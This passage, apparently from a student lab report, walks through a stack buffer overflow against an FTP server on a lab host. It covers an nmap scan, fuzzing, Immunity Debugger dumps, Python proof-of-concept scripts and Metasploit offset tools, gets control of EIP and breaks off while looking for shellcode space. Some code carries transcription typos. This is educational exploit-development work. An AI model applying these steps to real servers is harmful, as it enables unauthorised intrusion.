
```
Registers (FPU)
EAX 7FFD7000
ECX 77161610 ntdll.DbgUiRemoteBreakin
EDX 77161610 ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 0229FF54
EBP 0229FF80
ESI 77161610 ntdll.DbgUiRemoteBreakin
EDI 77161610 ntdll.DbgUiRemoteBreakin

EIP 770D7481 ntdll.770D7481

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7FFD7000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
0040A000 00 00 00 00 00 00 00 00 ........
0040A008 00 00 00 00 C6 75 40 00 ....ƒu@.
0040A010 9E 69 40 00 00 00 00 00 ži@.....
0040A018 00 00 00 00 00 00 00 00 ........
0040A020 00 00 00 00 AF 69 40 00 ....»i@.
0040A028 00 00 00 00 00 00 00 00 ........
0040A030 15 00 00 00 46 00 54 00 §...F.T.
0040A038 50 00 53 00 52 00 56 00 P.S.R.V.
0040A040 00 00 00 00 46 00 54 00 ....F.T.
0040A048 50 00 53 00 45 00 52 00 P.S.E.R.
```

```
0229FF54   77161649 I..w RETURN to ntdll.7716164
0229FF58   FE5D3C25 %<]■
0229FF5C   77161610 ▶..w ntdll.DbgUiRemoteBreaki
0229FF60   77161610 ▶..w ntdll.DbgUiRemoteBreaki
0229FF64   00000000 ....
0229FF68   0229FF58 X )☻
0229FF6C   00001F80 Ç▼..
0229FF70   0229FFCC ╠ )☻ Pointer to next SEH rec
0229FF74   7714D6A0 á╓¶w SE handler
0229FF78   8B62D5CD ═╒bï
0229FF7C   00000000 ....
```

Figure 4.14 : Runnig immunity debugger


- **Nmap scan**



```
kali@kali:~$ nmap 192.168.8.128
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-11 22:59 EDT
Nmap scan report for Isuri (192.168.8.128)
Host is up (0.00082s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.68 seconds
kali@kali:~$
```

Figure 4.15 : Nmap scan


- **Program crashed at 500 bytes**



```
kali@kali:~$ cd IT17124454
kali@kali:~/IT17124454$ python .code01.py
[+] Fuzzing with 1 bytes
[+] Fuzzing with 100 bytes
[+] Fuzzing with 300 bytes
[+] Fuzzing with 500 bytes
```


Figure 4.16 : Program crashed

- **Overwrite the EIP register**



```
EBP 022FFF80
ESI 777E1610 ntdll.DbgUiRemoteBreakin
EDI 777E1610 ntdll.DbgUiRemoteBreakin
EIP 77757481 ntdll.77757481
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7FFD7000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
```


Figure 4.17 : Before



```
EBP 01DD1900
ESI 0040A44E FTPServe.0040A44E
EDI 01DD1F70 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAA
EIP 41414141
C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7FEAF000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
```

Figure 4.18 : After


- **Create a sample Proof of concept (POC) exploit to crash the program [code02]**



```python
#!/usr/bin/python

import socket

TARGET = '192.168.8.128'
PORT = 21
LENGTH = 500

prepend = "USER "
junk = "A" * 500
ending = "\r\n"
payload = prepend + junk + ending

s= = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.recv(1024)
s.send(paylaod)
s.close()
```

Figure 4.19 : POC

- **Execute the POC**




```
Address  Hex dump                 ASCII
01E7FBF8 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FC00 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FC08 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FC10 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FC18 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FC20 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FC28 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FC30 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FC38 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FC40 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FC48 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FC50 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FC58 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FC60 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FC68 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FC70 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FC78 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FC80 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FC88 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FC90 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FC98 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FCA0 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FCA8 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FCB0 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FCB8 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FCC0 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FCC8 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FCD0 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FCD8 41 41 41 41 41 41 41 41  AAAAAAAA
01E7FCE0 41 41 41 41 41 41 41 41  AAAAAAAA
```

Figure 4.20 : POC execution

## STEP 02: Find EIP offset

- Used metsploit framework to generate a pattern

**Command: /usr/share/Metasploit-framework/tools/exploit/pattern_create.rb – l 500**




```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l
500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq
kali@kali:~$
```

Figure 4.21 : Pattern

- Update code02

  Updated the junk value with the generated pattern.



/home/kali/IT17124454/.code02.py - Mousepad
File Edit Search View Document Help

```
#!/usr/bin/python

import socket

TARGET = '192.168.8.128'
PORT = 21
LENGTH = 500

prepend = "USER "
#junk = "A" * 500

ending = "\r\n"
junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0

payload = prepend + junk + ending

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TARGET, PORT))
s.recv(1024)
s.send(payload)
s.close()
```

Figure 4.22 : Updated code02

- EIP overwritten

  Run code02 and EIP has been overwritten




```
ESP 022CFBF8 ASCII "0A1A12A13A14A15A16A
EBP 002612B8
ESI 0040A44E FTPServe.0040A44E
EDI 002619F0
EIP 37684136
C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
```

Figure 4.23 : Overwritten eip

  EIP has been overwritten with **37684136**

- Used metasploit framework to get the offset value for EIP

  **Command: /usr/share/Metasploit-framework/tools/exploit/pattern_pffset.rb -l 500 -q 37684136**




```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 500 -q 37684136
[*] Exact match at offset 230
kali@kali:~$ 
```

Figure 4.24 : Offset value

  Received the offset value for the EIP as **230**


- Update and POC [code02]



```
#!/usr/bin/python

import socket

TARGET = '192.168.8.128'
PORT = 21
LENGTH = 500

prepend = "USER "
junk = "A" * 230
eip = "B"* 4
ending = "\r\n"

#junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab

payload = prepend + junk + eIP
payload = payload + "C" * (LENGTH - len(payload))

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TARGET, PORT))
s.recv(1024)
s.send(payload)
s.close()
```

Figure 4.25 : Updated POC

EIP value has overwriten with 0x42424242




```
EBX 00000002
ESP 0236FBF8 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 003512B8
ESI 0040A44E FTPServe.0040A44E
EDI 003519EB
EIP 42424242
C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
```

Figure 4.26 : Overwritten EIP

## STEP 03: Find space for the shellcode

- Generally, **msfvenom** generate shellcodes around 350 bytes
- In order to inject the code, have to find a free space
- At this point ESP do not contain enough space.




```
Registers (FPU)
EAX 00000211
ECX 29489779
EDX 022DFA24
EBX 00000002
ESP 022DFBF8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 01EF12B8
ESI 0040A44E FTPServe.0040A44E
EDI 01EF19F0

EIP 41414141

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7FFD7000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
```

```
Address  Hex dump                 ASCII
022DFBF8 41 41 41 41 41 41 41 41 AAAAAAAA
022DFC00 41 41 41 41 41 41 41 41 AAAAAAAA
022DFC08 41 41 41 41 41 41 41 41 AAAAAAAA
022DFC10 41 41 41 41 41 41 41 41 AAAAAAAA
022DFC18 41 41 41 41 41 41 41 41 AAAAAAAA
022DFC20 41 41 41 41 41 41 41 41 AAAAAAAA
022DFC28 41 41 41 41 41 41 41 41 AAAAAAAA
022DFC30 41 41 41 41 41 41 41 41 AAAAAAAA
022DFC38 41 41 41 41 41 41 41 41 AAAAAAAA
022DFC40 41 41 41 41 41 41 41 41 AAAAAAAA
022DFC48 41 41 41 41 41 41 41 41 AAAAAAAA
022DFC50 41 41 41 41 41 41 41 41 AAAAAAAA
022DFC58 41 41 41 41 41 41 41 41 AAAAAAAA
022DFC60 41 41 41 41 41 41 41 41 AAAAAAAA
022DFC68 41 41 41 41 41 41 41 41 AAAAAAAA
022DFC70 41 41 41 41 41 41 41 41 AAAAAAAA
022DFC78 41 41 41 41 41 41 41 41 AAAAAAAA
022DFC80 41 41 41 41 41 41 41 41 AAAAAAAA
022DFC88 41 41 41 41 41 41 41 41 AAAAAAAA
022DFC90 41 41 41 41 41 41 41 41 AAAAAAAA
022DFC98 41 41 41 41 41 41 41 41 AAAAAAAA
022DFCA0 41 41 41 41 41 41 41 41 AAAAAAAA
022DFCA8 41 41 41 41 41 41 41 41 AAAAAAAA
022DFCB0 41 41 41 41 41 41 41 41 AAAAAAAA
022DFCB8 41 41 41 41 41 41 41 41 AAAAAAAA
```

Figure 4.27 : Follow in dump


But there is another option to have an enough space: Increase the LENGTH variable Increase the LENGTH variable and check whether it crashes as previous or not.



/home/kali/IT17124454/.code02.py - Mousepad
File Edit Search View Document Help

```
#!/usr/bin/python

import socket

TARGET = '192.168.8.128'
